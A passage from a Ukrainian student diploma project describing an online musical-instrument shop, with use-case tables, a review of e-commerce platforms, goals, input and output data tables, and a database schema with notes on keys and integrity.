


Рисунок 1.7 – Схема структурна класів

1.1.2 Опис функціональної моделі

Специфікація варіантів використання.

Описи варіантів використання системи подані у табл. 1.1 – табл. 1.5.

Таблиця 1.1– Варіант використання «Вхід у систему»

Контекст використання	Використовується на початку роботи з програмним продуктом
Дійова особа	Адміністратор сайту, користувач
Передумова	Вхід в систему відбувається при введенні правильного: Login та Password
Передумова	Вхід в систему відбувається при введенні правильного: Login та Password
Тригер	<i>Користувач починає роботу з програмним модулем, відкриває вікно авторизації</i>
Сценарій	Користувач входить у систему, вводить свій логін та пароль та натискає кнопку «Вход».
Постумова	Користувач отримує можливість переглядати список товарів та коментарі до них.

Таблиця 1.2 – Варіант використання «Робота з контентом сайту»

Контекст використання	Використовується для додавання нових даних та редагування існуючих
Дійова особа	Адміністратор сайту
Передумова	Адміністратор авторизувався на порталі, та має права доступу до інформації; База даних з обліку клієнтів в даний момент підключена.
Тригер	Адміністратор змінює статус замовлення клієнта.
Сценарій	Працівник магазину, займається підготовкою та доставкою товару.
Постумова	Якщо товар відсутній, клієнту повідомляють це по телефону або електронною поштою.

Таблиця 1.3 – Варіант використання «Робота зі списком користувачів системи»

Контекст використання	Використовується для додавання, видалення та редагування, зміни прав доступу, зміни паролю користувачів системи
Дійова особа	Адміністратор сайту
Передумова	Особа користувача аутентифікована. Адміністратор має право додавати та редагувати дані про користувачів. База даних з обліку користувачів в даний момент підключена.
Тригер	<i>Адміністратор сайту обирає пункт «користувачі»</i>
Сценарій	Адміністратор сайту заходить на адміністративну сторінку порталу; вибирає пункт меню «Користувачі» та вносить, редагує чи видаляє необхідні дані
Постумова	Користувач доданий до БД системи

Таблиця 1.4 – Варіант використання «Робота з замовленнями»

Контекст використання	Використовується для додавання та редагування статей користувачем
Дійова особа	Користувач, адміністратор
Передумова	Сформоване замовлення
Тригер	Користувач вибирає пункт меню «В корзину»
Сценарій	Користувач входить в систему, вводять свій логін та пароль, обирає пункт меню «В корзину» заповнює всі необхідні поля та натискає кнопку «Замовити»
Постумова	Замовлення додане до БД

Таблиця 1.5 – Варіант використання «Пошук та перегляд інформації»

Контекст викорис-тання	Використовується для перегляду та пошуку потрібної інформації на сайті
Дійова особа	Співробітник
Передумова	Користувачу необхідна конкретна інформація
Тригер	Користувач обирає пункт меню «Пошук»
Сценарій	Користувач входить в систему, вводить свій логін та пароль, вводить необхідні запити для пошуку інформації
Постумова	Необхідна інформація чи документ знайдена

Відповідно визначених варіантів використання представлено загальну модель варіантів використання на рисунку 1.8.




Рисунок 1.8 – Схема структурна варіантів використання

1.2 Огляд наявних аналогів

Серед професійних спеціалізованих Інтернет-магазинів музичних інструментів першим зареєстрованим музичним Інтернет-магазином є «Allegro.com.ua» (компанія «Allegro-Music»), підтвердження чого – дата реєстрації доменного імені. Також відомі «Globalmusic», «Musician.UA», «Soundmaster» та універсальні Інтернет-магазини (останні – загального функціонального призначення, але мають і відділи музичних інструментів: «Fotos», «Mobilluck», «Rozetka»).

Так, наприклад, з 2015 року «Rozetka» істотно розширила асортимент музичних інструментів. У цьому Інтернет-супермаркеті тепер можна купити не тільки звичний асортимент клавішних Yamaha, гітар Fender, а й легендарні барабани Premier, і цифрові піаніно Orla, і елегантні гітари Lag.

Але що б такі велики гіганти працювали без збоїв в інтернеті - потрібно мати найпотужніші сервера та програмне забезпечення. А вони, як правило, коштують багато грошей. Для новачків та маленьких інтернет-магазинів існують дуже доречні варіанти хостингу та ПО для інтернет-магазину. Це економить ваш час, ресурси та кошти.

Група для новачків – SaaS[3].

Звичайно, Shopify[4] - це найкращий варіант для новачків, так що, якщо у вас немає досвіду в Інтернет-технологіях, якщо ви не знаєте нічого про хостинг, налаштування, встановлення та інше, це найбільш приємний для вас варіант.

Недоліком Shopify або інших варіантів SaaS є те, що там практично немає контролю над функціональністю магазину. Вам доступно лише те, що спочатку вбудовано в функціональність магазину Shopify. Ви не зможете це змінити, та нічого не зможете додати.

Іншим важливим аспектом Shopify є те, що він більше підходить для маленьких інтернет-магазинів. Ви не зможете продавати тисячі і тисячі

товарів через ваш магазин Shopify. Іноді це добре, іноді погано. В загалому, Shopify, як правило, використовується дуже маленькими компаніями індивідуального рівня.

Наступною групою є окремі товари, які підходять для новачків. Ця група складається з PrestaShop, OpenCart та кількох інших варіантів. Їх перевагою є те, що вони також підходять для новачків, але трохи менше, ніж варіанти SaaS. Але все ж таки навіть новачок може добре подбати про свій магазин і встановити все самостійно, якщо буде готов вкласти певний час в вивчення, як що робиться за допомогою цього програмного забезпечення. Там набагато більше контролю над функціональністю магазину, Ви можете змінити окремі елементи. Недоліком є те, що такий сайт все ж вимагає настрійки.

Іншим значним недоліком є те, що такі товари не підійдуть добре для великих магазинів з тисячами і тисячами товарів. Якщо у вас відносно маленький магазин, це не проблема. Однак, якщо ви думаєте, що ваш бізнес буде рости, і що ви будете його розширювати, треба думати про інші варіанти.

Товари на основі CMS[5]

Товари на основі CMS, які підходять для новачків, мають практично ті ж переваги і недоліки, що і окремі товари. Однак, на мій погляд, той факт, що вони засновані на CMS, таких як WordPress[6] або Joomla[7], є одночасно перевагою і недоліком.

Наприклад, якщо Ви працюєте з WordPress, тоді Вам буде набагато легше працювати з програмним забезпеченням електронної комерції на основі того, що Ви вже знаєте. Однак, є обмеження, тому що іноді це не найбільш зручний варіант, і іноді є обмеження в плані функцій і функціональності, які пов'язані з тим, що вони засновані на CMS товар.

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		22

Наприклад, що стосується VirtueMart[8], недоліком є те, що Joomla, на якій заснований VirtueMart, більш вразлива і менш безпечна, ніж інші варіанти програмного забезпечення.

Коммерційні товари

Таким чином, остання група - товари для підприємств. З усіх груп вона найбільш розширюється – такі типи магазинів використовуються в великих інтернет-магазинах з тисячами товарів, або навіть сотнями тисяч товарів.

Вони мають тенденцію швидко розширюватись і функціонально багаті - наприклад, ви можете інтегрувати практично все, про що зможете вигадати, в магазинах на основі Magento. Істотним недоліком цього є те, що магазини на основі Magento[9] дуже ресурсомісткі. Вам доведеться вкладати гроші в особливий вид хостингу, такий як виділений сервер або VPS-хостинг для того, щоб ваш магазин працював ефективно.

Крім того, Ви повинні бути готові інвестувати в оплату часу розробника, що насправді не дуже дешево, тому що час розробників коштує дорого, і, все ж, Magento є досить складним програмним забезпеченням для роботи, так що ви повинні бути готові до роботи з кимось, хто щось про це знає. Або ви повинні бути готові все це вивчити самі.

1.3 Постановка задачі

1.3.1 Призначення розробки

Метою розробки є інтелектуальна інформаційна система автоматизованого управління інтернет-магазином з продажу музичного обладнання. Цю систему використовуватиме адміністратор сайту і модератори – довірені особи адміністратора для продажу товару. Ця система являє собою спеціалізований веб-сайт з базою даних, що дає змогу, з одного боку, покупцям вибирати, замовляти й оплачувати товар, а з іншого боку – продавцям збирати й обробляти замовлення покупців у автоматизованому режимі. Основне призначення

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		23

начення інтернет-магазину – це продажі товару, а значить, отримання прибутку.

1.3.2 Цілі та задачі розробки

Цілями розробки системи є:

- цілодобовий доступ до товару;
- оформлення замовлень в будь-який час;
- зниження витрат на продажах.

Для досягнення поставлених цілей необхідно реалізувати наступні задачі.

Задачами розробки є:

- створити оптимальні умови для комунікації між користувачами системи;
- перегляд та вибір музичних товарів;
- створення карток замовлень.

Із реалізацією задач буде створено оптимально-зручне середовище для онлайн комунікації між акторами системи.

Висновок до розділу

У даному розділі здійснений детальний аналіз предметної області, визначені актори системи. Оглянуто та проаналізовано існуючі аналоги. Визначено цілі задачі розробки.

2 ІНФОРМАЦІЙНЕ ЗАБЕЗПЕЧЕННЯ

2.1 Вхідні та вихідні дані

Вхідні дані представлені у таблиці 2.1.

Таблиця 2.1 – вхідних даних.

№ п/п	Найменування елементу	Фактичний або обліковий	Призначення елемента
1	2	3	4
1	Ідентифікатор користувача	Обліковий	Зберігає ідентифікатор користувача
2	Ім'я користувача	Фактичний	Зберігає ім'я користувача
3	Прізвище користувача	Фактичний	Зберігає прізвище користувача
4	По батькові користувача	Фактичний	Зберігає по батькові користувача
5	Адреса користувача	Фактичний	Зберігає адресу користувача
6	Контактний телефон користувача	Фактичний	Зберігає контактні телефон користувача
7	Дата реєстрації користувача	Фактичний	Зберігає дату реєстрації користувача
8	Ідентифікатор товару	Обліковий	Зберігає ідентифікатор товару
9	Назва товару	Фактичний	Зберігає назву товару
10	Виробник товару	Фактичний	Зберігає виробник товару
11	Артикул товару	Фактичний	Зберігає артикул товару
12	Вартість товару	Фактичний	Зберігає вартість товару
13	Ідентифікатор групи товарів	Обліковий	Зберігає ідентифікатор групи товарів
14	Назва групи товарів	Фактичний	Зберігає назву групи товарів

Вихідні дані представлені в таблиці 2.2.

Таблиця 2.2 – вихідні дані

№ п/п	Найменування елементу	Фактичний або обліковий	Призначення елемента
1	2	3	4
1	Кількість товару на доставку	Фактичний	Зберігає кількість товару на доставку
2	Ідентифікатор операції	Обліковий	Зберігає ідентифікатор товару

Продовження таблиці 2.2

3	Назва операції	Фактичний	Зберігає назву операції над товарами
4	Ідентифікатор виробника	Фактичний	Зберігає ідентифікатор товару
5	Назва виробника	Фактичний	Зберігає ім'я виробника товару
6	Ідентифікатор пакету продаж	Обліковий	Зберігає ідентифікатор пакету продаж
7	Кількість товару	Обліковий	Зберігає кількість товару у пакеті продажу
8	Загальна ціна	Обліковий	Зберігає загальну ціну пакету продажу

2.2 Опис структури бази даних

У табл. 2.3 приведений повний перелік елементів, які будуть використовуватися для автоматизації задачі «Реалізація та просування товарів і послуг магазину музичних інструментів на базі Web-технологій».

Таблиця 2.3. «Товар»

(Містить інформацію про наявний товар або замовленому.)

Найменування поля	Тип поля	Розмір поля	Обов'язкове поле	Ключове поле
Код	Лічильник			Так
Найменування	текстовий	100	Так	немає
Категорія	числовий		Так	немає
Ціна	числовий		Так	немає
Гарантія	числовий		Так	немає
Кількість	числовий		Так	немає

Таблиця 2.4. «Категорії»

Містить інформацію про категоріях товару

Найменування поля	Тип поля	Розмір поля	Обов'язкове поле	Ключове поле
Код	Лічильник			Так
Назва	текстовий	75	Так	немає

Таблиця 2.5. «Покупці»

Містить інформацію про постійних покупців

Найменування поля	Тип поля	Розмір поля	Обов'язкове поле	ключове поле
код	Лічильник			Так
ПІБ	текстовий	100	Так	немає
Адреса	текстовий	100	немає	немає
Телефон	текстовий	50	немає	немає

Таблиця 2.6. «Продавці»

Містить інформацію про співробітників організації торгівлі

Найменування поля	Тип поля	Розмір поля	Обов'язкове поле	Ключове поле
Код	Лічильник			Так
ПІБ	текстовий	100	Так	немає
Адреса	текстовий	100	Так	немає
Телефон	текстовий	50	немає	немає

Таблиця 2.7. «Продажі»

Містить інформацію про продажі організації торгівлі

Найменування поля	Тип поля	Розмір поля	Обов'язкове поле	Ключове поле
Покупець	числовий			Так
Товар	числовий			Так
Продавець	числовий			Так
Кількість	числовий		немає	немає
Дата	числовий		немає	немає

На рисунку 2.1 показана діаграма «сутність-зв'язків» та опис типів даних




Рисунок 2.1 – схема структурна «сутність-зв'язок» предметної області «Інтернет-магазин»

Нагадаємо, що ключ або можливий ключ – це мінімальний набір атрибутів, за значеннями яких можна однозначно знайти необхідний екземпляр сутності.

Мінімальність означає, що виключення з набору будь-якого атрибута не дозволяє ідентифікувати сутність за тими, що залишилися.

Кожна сутність має хоча б один можливий ключ. Один з них вибирається первинним ключем.

При виборі первинного ключа слід віддавати перевагу нескладним ключам або ключам, складеним з мінімального числа атрибутів.

Недоцільно також використовувати ключі з довгими текстовими значеннями (доцільніше використовувати цілочисельні атрибути). Так, для ідентифікації курсанта можна використовувати або унікальний номер залікової книжки, або набір з прізвища, імені, по батькові, номера групи і додаткових атрибутів, тому що не виключена ситуація появи в групі двох курсантів з однаковими прізвищами, іменами та по батькові.

Зовнішні ключі. Якщо сутність С зв'язує сутності А і В, то вона повинна включати зовнішні ключі, відповідні до первинних ключів сутностей А і В.

Якщо сутність В позначає сутність А, то вона повинна включати зовнішній ключ, відповідний до первинного ключа сутності А.

Зв'язок між первинними та зовнішніми ключами сутностей ілюструється рис. 4.

Обмеження цілісності:

Цілісність (від англ. integrity – незайманість, недоторканність, цілісність) – розуміється як правильність даних у будь-який момент часу. Але ця мета може бути досягнута лише в певних межах: СКБД не може контролювати правильність кожного окремого значення, що вводиться в базу даних (хоча кожне значення можна перевірити на правдоподібність).

Підтримка цілісності бази даних може розглядатися як захист даних від невірних змін або руйнувань (не плутати з незаконними змінами й руйнуваннями, що є проблемою безпеки). Сучасні СКБД мають ряд засобів для забезпечення підтримки цілісності (як і засобів забезпечення підтримки безпеки).

Виділяють три групи правил цілісності:

- цілісність за сутностями;
- цілісність за посиланнями;
- цілісність, обумовлена користувачем.

Не допускається, щоб який-небудь атрибут, що брав участь у первинному ключі, отримував невизначене значення.

Значення зовнішнього ключа повинно або:

- бути рівним значенню первинного ключа мети;
- бути повністю невизначеним, тобто кожне значення атрибута, що брало участь у зовнішньому ключі повинно бути невизначеним.

Для будь-якої конкретної бази даних існує ряд додаткових специфічних правил, які ставляться до неї однієї й визначаються розробником.

Побудова інфологічної моделі:

Для визначення переліку й структури збережених даних треба зібрати інформацію про реальні й потенційні застосування, а також про користувачів бази даних, а при побудові інфологічної моделі слід опікуватися лише про надійність зберігання цих даних, не звертаючи уваги на застосування та користувачів, для яких створюється база даних.

Розроблена схема варіантів використання представлена на рисунку 2.2.




Рисунок 2.2 – схема варіантів використання

На рисунку 2.3 представлена контекстна діаграма замовлень товарів.



Рисунок 2.3 – контекстна діаграма «Замовлення товару в Інтернет-магазині»

Декомпозиція процесу контекстної діаграми зображена на рисунку 2.4




Рисунок 2.4 – декомпозиції процесу контекстної діаграми

Нижче на рисунку 2.6 представлена декомпозиція системи, яка відповідає за обробку запитів та замовлень товарів в інтернет-магазині.

